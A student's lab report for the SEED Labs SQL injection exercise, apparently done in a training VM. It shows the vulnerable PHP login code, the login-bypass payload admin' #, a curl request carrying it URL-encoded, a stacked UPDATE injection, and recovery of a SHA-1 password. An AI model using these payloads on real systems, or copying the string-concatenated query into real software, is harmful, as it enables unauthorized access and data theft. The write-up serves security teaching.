INFORMATION SECURITY LAB


LAB 6: SQL Injection Attack Lab

Name: Ankitha P

Class: 6 'D'
Date : 07/04/2021

Task 1: Get Familiar with SQL Statements

We login to MySQL using username as root and password as seedubuntu. We switch to Users database using the 'use' command. On displaying the tables using 'show tables' command, we see that Users database has one table named 'credential'.



```
seed@PES1491_Ankitha:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

All the contents of the credential table is displayed with the help of SELECT statement. The names Alice and Boby are changed to Ankitha and Kavya respectively with the help of UPDATE statement as shown below. These names will be used further in the lab instead of Alice and Boby.

```
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                               |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
6 rows in set (0.00 sec)

mysql> UPDATE credential SET Name='Ankitha' where Name='Alice';
Query OK, 1 row affected (0.12 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE credential SET Name='Kavya' where Name='Boby';
Query OK, 1 row affected (0.10 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM credential
    -> ;
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
| ID | Name   | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                               |
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
|  1 | Ankitha | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Kavya  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy   | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Printing all the information of the employee ‘Ankitha’ using the SELECT statement:

```
seed@PES1491_Ankitha:~$mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name ='Ankitha';
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
| ID | Name   | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                               |
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
|  1 | Ankitha | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+--------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement


SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload which can steal information from or change information in the database. To mimic this, we will use the login page from www.SEEDLabSQLInjection.com for this task. The PHP code for the website, unsafe_home.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication. The program checks whether any record matches with the provided username and password and if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.

```
unsafe_home.php (/var/www/SQLInjection) - gedit
Open ▾ unsafe_home.php /var/www/SQLInjection Save
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
  $input_uname = $_SESSION['name'];
  $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
```


To test the application, we try to login to Ankitha's account. We get the password from by decrypting the password from the table:

```
mysql> SELECT * FROM credential WHERE name ='Ankitha';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Ankitha | 10000 |  10000 | 9/20  | 10211002 |             |         |       | Ankitha  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


On using the SHA 1 decrypter, we get the decrypted password as seedalice.



On trying to login to the website with proper credentials of username Ankitha and password as seedalice, we are successfully logged in and prompted to the page that displays Ankitha's details.




Also, when wrong credentials are given, the login is unsuccessful and we get an authentication error as follows:




Task 2.1: SQL Injection Attack from webpage

To login as admin without knowing the password we enter username as admin' # and password as anything or leaving that space blank.



On clicking on login, we get the following output:



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Ankitha	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The single quote closes the argument for the input username and the # sign makes everything after ‘admin’ to be commented out, here the password. Hence, we were able to get all the information about the employees using the admin ID.

Task 2.2 SQL Injection Attack from command line

We use the curl command to place an HTTP request to the website and perform the login again from the command line in the same manner as before and we see that we get the HTML page in the tabular form in return. For the username we need to pass admin’ # which has special characters and hence needs to be encoded. We use the following encodings: Space - %20; Hash (#) - %23 and Single Quote (‘) - %27. The password again can be passed as anything.

```
seed@PES1491_Ankitha:~$curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```

We see that we were able to successfully login as admin and all the employee's details are returned in an HTML tabular format as follows:


```
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

        <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Ankitha</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th sc
ope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> R
yan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>
40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td
>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</t
d><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>seed@PES1491_Ankitha:~$
```

Task 2.3 Append a new SQL statement


EXPLANATION FOR USING LOGIN PAGE TO APPEND TWO STATEMENTS:

In order to append a new SQL statement, we enter the following in the username field: admin' ; UPDATE credential SET Name='Seema' WHERE Name='Bob';# The password field can be given any value.

